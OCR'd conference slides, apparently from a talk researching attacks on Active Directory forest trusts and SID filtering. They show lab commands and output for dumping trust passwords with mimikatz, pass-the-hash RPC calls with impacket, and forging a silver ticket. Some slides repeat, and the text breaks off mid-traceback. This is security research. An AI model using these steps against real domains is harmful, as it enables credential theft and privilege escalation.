
Long version: https://dirkjanm.io/active-directory-forest-trusts-part-one-how-does-sid-filtering-work/

Previous work on breaking forest trusts

- Will Schroeder and Lee Christensen published the first attack that broke forest trusts
- Built on Kerberos delegation
- Fixed in 2019 due to changes in how delegation works over trusts by default

https://www.harmj0y.net/blog/redteaming/not-a-security-boundary-breaking-forest-trusts/

Designing a new forest trust attack



Designing a new forest trust attack


- Full control over compromised forest
- Assume any information that flows to the trusting forest can be modified (theory)
- Do not assume any non-default configuration
  - (any access explicitly given to users in the compromised forest is obviously not a vulnerability)

Research questions

- What information is exchanged between the forests?
- Can we modify this information in a way that is advantageous to us?

Trust transitivity

- Does the fact that Forest B trust Forest C mean Forest A trusts Forest C?




Trust transitivity

- Short answer: no


- Long answer:
  - For forest transitive trusts, both forests keep a list of the domains in the other forest
  - Only the SIDs from those domains pass SID filtering
  - Forest A has no trust with forest C, and thus has no clue it even exists
  - Even if we could get forest B to sign a referral ticket, forest A would be like “never heard of Forest C, gtfo”

Inspecting trust properties



```
FOREST_TRUST_INFO_RECORD
RecordLen: {78}
Flags: {0}
Timestamp: {153747748012450418 35L}
RecordType: {2}
DataLen: {65}

Data:{
    SidLen: {24}

    Sid:{
        Revision: {1}
        SubAuthorityCount: {4}

        IdentifierAuthority:{
            Value: {'\x00\x00\x00\x00\x00\x05'}
        }
        SubLen: {16}
        SubAuthority: {'\x15\x00\x00\x00\x8a\xa7\xa8\xf6\xf0\x99\x01\xbc\xfa|gp'}
    }
    DnsNameLen: {21}
    DnsName: {'forest-a.krbtgt.cloud'}
    NetbiosNameLen: {8}
    NetbiosName: {'forest-a'}
}
Domain sub.forest-a.krbtgt.cloud has SID S-1-5-21-1258691798-1044536029-2789180221
Domain forest-a.krbtgt.cloud has SID S-1-5-21-4138248074-3154221552-1885830394
```

[MS-ADTS] https://docs.microsoft.com/en-us/openspecs/windows_protocols/ms-adts/96e44639-eb3e-48c3-a565-1d67cceb3bad
Parser: https://github.com/dirkjanm/forest-trust-tools/blob/master/ftinfo.py


Two-way trust
Two-way trust
forest-a.local
sub.forest-a.local
forest-b.local
forest-c.local
Forest A
Forest B
Forest C


What about new domains

- Suppose a new subdomain is added in Forest A
- Will forest B automatically trust this domain too?
- How is the new domain communicated to Forest B?

- Let’s test it!

Adding a new subdomain

- The PDC of Forest B queries Forest A about every 24 hours
- Using the NETLOGON protocol and the **NetrGetForestTrustInformation** operation



- Uses the trust account to authenticate
- New subdomains in Forest A are automatically added to the **msDs-TrustForestTrustInfo** property of the **TrustedDomain** object in Forest B

Replicating the NETLOGON flow (1)

- Dump trust passwords in Forest A with mimikatz

mimikatz 2.2.0 x64 (oe.eo)

```
mimikatz # privilege::debug
Privilege '20' OK

mimikatz # lsadump::trust /patch

Current domain: FOREST-A.KRBTGT.CLOUD (forest-a / S-1-5-21-4138248074-3154221552-1885830394)

Domain: FOREST-B.KRBTGT.CLOUD (forest-b / S-1-5-21-2718814155-4002503294-3916132017)
 [  In ] FOREST-A.KRBTGT.CLOUD -> FOREST-B.KRBTGT.CLOUD
    * 8/17/2020 3:34:01 PM - CLEAR   - d2 26 d7 c3 9b 9f fb 4f e8 5e 7f ec 6f ae a1 7a 4b 5c 7d d8 15 32 b9 70 45 31 fc 19
        * aes256_hmac       2dbb3e82ede72eec993abdff5920822ef3c66fdc52cdb5a435049646e84d66c8
        * aes128_hmac       3831364f325d559d0017357d6178abd3
        * rc4_hmac_nt       cd79af101564d0f025d3280764e765b8

 [ Out ] FOREST-B.KRBTGT.CLOUD -> FOREST-A.KRBTGT.CLOUD
    * 8/17/2020 3:34:01 PM - CLEAR   - d2 26 d7 c3 9b 9f fb 4f e8 5e 7f ec 6f ae a1 7a 4b 5c 7d d8 15 32 b9 70 45 31 fc 19
        * aes256_hmac       38e19ea58ae30fc627cb3461790ba012bb8770b3777ecaa66ccfe858530e1cdd
        * aes128_hmac       e3bbac1719bb0bf19f1ca104ef6f9a1f
        * rc4_hmac_nt       cd79af101564d0f025d3280764e765b8
```

Replicating the NETLOGON flow (1)

- Dump trust passwords in Forest A with mimikatz

mimikatz 2.2.0 x64 (oe.eo)

```
mimikatz # privilege::debug
Privilege '20' OK

mimikatz # lsadump::trust /patch

Current domain: FOREST-A.KRBTGT.CLOUD (forest-a / S-1-5-21-4138248074-3154221552-1885830394)

Domain: FOREST-B.KRBTGT.CLOUD (forest-b / S-1-5-21-2718814155-4002503294-3916132017)
 [  In ] FOREST-A.KRBTGT.CLOUD -> FOREST-B.KRBTGT.CLOUD
    * 8/17/2020 3:34:01 PM - CLEAR   - d2 26 d7 c3 9b 9f fb 4f e8 5e 7f ec 6f ae a1 7a 4b 5c 7d d8 15 32 b9 70 45 31 fc 19
        * aes256_hmac       2dbb3e82ede72eec993abdff5920822ef3c66fdc52cdb5a435049646e84d66c8
        * aes128_hmac       3831364f325d559d0017357d6178abd3
        * rc4_hmac_nt       cd79af101564d0f025d3280764e765b8

 [ Out ] FOREST-B.KRBTGT.CLOUD -> FOREST-A.KRBTGT.CLOUD
    * 8/17/2020 3:34:01 PM - CLEAR   - d2 26 d7 c3 9b 9f fb 4f e8 5e 7f ec 6f ae a1 7a 4b 5c 7d d8 15 32 b9 70 45 31 fc 19
        * aes256_hmac       38e19ea58ae30fc627cb3461790ba012bb8770b3777ecaa66ccfe858530e1cdd
        * aes128_hmac       e3bbac1719bb0bf19f1ca104ef6f9a1f
        * rc4_hmac_nt       cd79af101564d0f025d3280764e765b8
```

Replicating the NETLOGON flow (1)

- Dump trust passwords in Forest A with mimikatz

mimikatz 2.2.0 x64 (oe.eo)

```
mimikatz # privilege::debug
Privilege '20' OK

mimikatz # lsadump::trust /patch

Current domain: FOREST-A.KRBTGT.CLOUD (forest-a / S-1-5-21-4138248074-3154221552-1885830394)

Domain: FOREST-B.KRBTGT.CLOUD (forest-b / S-1-5-21-2718814155-4002503294-3916132017)
 [  In ] FOREST-A.KRBTGT.CLOUD -> FOREST-B.KRBTGT.CLOUD
    * 8/17/2020 3:34:01 PM - CLEAR   - d2 26 d7 c3 9b 9f fb 4f e8 5e 7f ec 6f ae a1 7a 4b 5c 7d d8 15 32 b9 70 45 31 fc 19
        * aes256_hmac       2dbb3e82ede72eec993abdff5920822ef3c66fdc52cdb5a435049646e84d66c8
        * aes128_hmac       3831364f325d559d0017357d6178abd3
        * rc4_hmac_nt       cd79af101564d0f025d3280764e765b8

 [ Out ] FOREST-B.KRBTGT.CLOUD -> FOREST-A.KRBTGT.CLOUD
    * 8/17/2020 3:34:01 PM - CLEAR   - d2 26 d7 c3 9b 9f fb 4f e8 5e 7f ec 6f ae a1 7a 4b 5c 7d d8 15 32 b9 70 45 31 fc 19
        * aes256_hmac       38e19ea58ae30fc627cb3461790ba012bb8770b3777ecaa66ccfe858530e1cdd
        * aes128_hmac       e3bbac1719bb0bf19f1ca104ef6f9a1f
        * rc4_hmac_nt       cd79af101564d0f025d3280764e765b8
```

Replicating the NETLOGON flow (2)

- Custom impacket script to call **NetrGetForestTrustInformation**

```
user@localhost:~/impacket-py3$ python gettrustinfo.py forest-a/forest-b.krbtgt.cloud@forest-a-dc -hashes aad3b435b51404eeaad3b435b51404ee:cd79af
101564d0f025d3280764e765b8 -target-ip forest-a-dc.forest-a.krbtgt.cloud
Impacket v0.9.21.dev1+20200225.153700.afe746d - Copyright 2020 SecureAuth Corporation

            Flags:                          0
            ForestTrustType:                ForestTrustDomainInfo
            Time:                           0
            ForestTrustData:
                tag:                            2
                DomainInfo:
                    Sid:
                        Revision:                   1
                        SubAuthorityCount:          4
                        IdentifierAuthority:        '\x00\x00\x00\x00\x00\x05'
                        SubAuthority:
                            [
                                21,
                                1258691798,
                                1044536029,
                                2789180221,
                            ]
                    DnsName:                    u'sub.forest-a.krbtgt.cloud'
                    NetbiosName:                u'SUB' ,
        ]
    ErrorCode:                  0
```

Parser: https://github.com/dirkjanm/forest-trust-tools/blob/master/gettrustinfo.py

Replicating the NETLOGON flow (2)


- Custom impacket script to call **NetrGetForestTrustInformation**

```
user@localhost:~/impacket-py3$ python gettrustinfo.py forest-a/forest-b.krbtgt.cloud@forest-a-dc -hashes aad3b435b51404eeaad3b435b51404ee:cd79af
101564d0f025d3280764e765b8 -target-ip forest-a-dc.forest-a.krbtgt.cloud
Impacket v0.9.21.dev1+20200225.153700.afe746d - Copyright 2020 SecureAuth Corporation

            Flags:                          0
            ForestTrustType:                ForestTrustDomainInfo
            Time:                           0
            ForestTrustData:
                tag:                            2
                DomainInfo:
                    Sid:
                        Revision:                       1
                        SubAuthorityCount:              4
                        IdentifierAuthority:            '\x00\x00\x00\x00\x00\x05'
                        SubAuthority:
                            [
                                21,
                                1258691798,
                                1044536029,
                                2789180221,
                            ]
                    DnsName:                        u'sub.forest-a.krbtgt.cloud'
                    NetbiosName:                    u'SUB' ,
        ]
    ErrorCode:                  0
```

Parser: https://github.com/dirkjanm/forest-trust-tools/blob/master/gettrustinfo.py

Designing a new forest trust attack (2)

- In theory we can add new domains (SIDs) to the other side of the trust
- Can’t be any existing domains, or any domain/SID from an existing trust
- So how useful is this?



What is a domain

- Ask any domain joined computer how many domains it trusts
- It will tell you: 2
  - Active Directory domain
  - Local domain (SAM)
- Local domain also has a domain SID and RIDs (such as RID 500 account for BUILTIN\Administrator)
- Active Directory is not aware of the SIDs of each member computer

Blind trust?

- Recall that a computer trusts Service Tickets encrypted with it’s password.
- Experiment:
  - Create fake Service Ticket with the SID of a user without privileges
  - Include <local domain SID>-500 as extra SID

Experiment: Silver ticket with regular user

```
(impacket-py3-bbmC07jP) user@localhost:~/impacket-py3$ ticketer.py -spn cifs/forest-b-server.forest-b.krbtgt.cloud -domain forest-b.krbtgt.cl
oud -domain-sid S-1-5-21-2718814155-4002503294-3916132017 -user-id 1000 somelowprivuser -aesKey cf53c14d7011b29b1ec55c0dd114b5061339b3aa2160e
62051a6a88824364b3b -groups 513
Impacket v0.9.21.dev1+20200225.153700.afe746d - Copyright 2020 SecureAuth Corporation

[*] Creating basic skeleton ticket and PAC Infos
[*] Customizing ticket for forest-b.krbtgt.cloud/somelowprivuser
[*]     PAC_LOGON_INFO
[*]     PAC_CLIENT_INFO_TYPE
[*]     EncTicketPart
[*]     EncTGSRepPart
[*] Signing/Encrypting final ticket
[*]     PAC_SERVER_CHECKSUM
[*]     PAC_PRIVSVR_CHECKSUM
[*]     EncTicketPart
[*]     EncTGSRepPart
[*] Saving ticket in somelowprivuser.ccache
```

```
(impacket-py3-bbmC07jP) user@localhost:~/impacket-py3$ smbclient.py -k forest-b-server.forest-b.krbtgt.cloud -debug
Impacket v0.9.21.dev1+20200225.153700.afe746d - Copyright 2020 SecureAuth Corporation

[+] Impacket Library Installation Path: /home/dirkjan/impacket-py3/impacket
[+] Using Kerberos Cache: somelowprivuser.ccache
[+] Domain retrieved from CCache: FOREST-B.KRBTGT.CLOUD
[+] Returning cached credential for CIFS/FOREST-B-SERVER.FOREST-B.KRBTGT.CLOUD@FOREST-B.KRBTGT.CLOUD
[+] Using TGS from cache
[+] Username retrieved from CCache: somelowprivuser
Type help for list of commands
# use C$
[-] SMB SessionError: STATUS_ACCESS_DENIED({Access Denied} A process has requested access to an object but has not been granted those access
rights.)
[+] Exception info
Traceback (most recent call last):
  File "/home/dirkjan/impacket-py3/impacket/examples/smbclient.py", line 78, in onecmd
    retVal = cmd.Cmd.onecmd(self,s)
  File "/usr/lib/python2.7/cmd.py", line 221, in onecmd
    return func(arg)
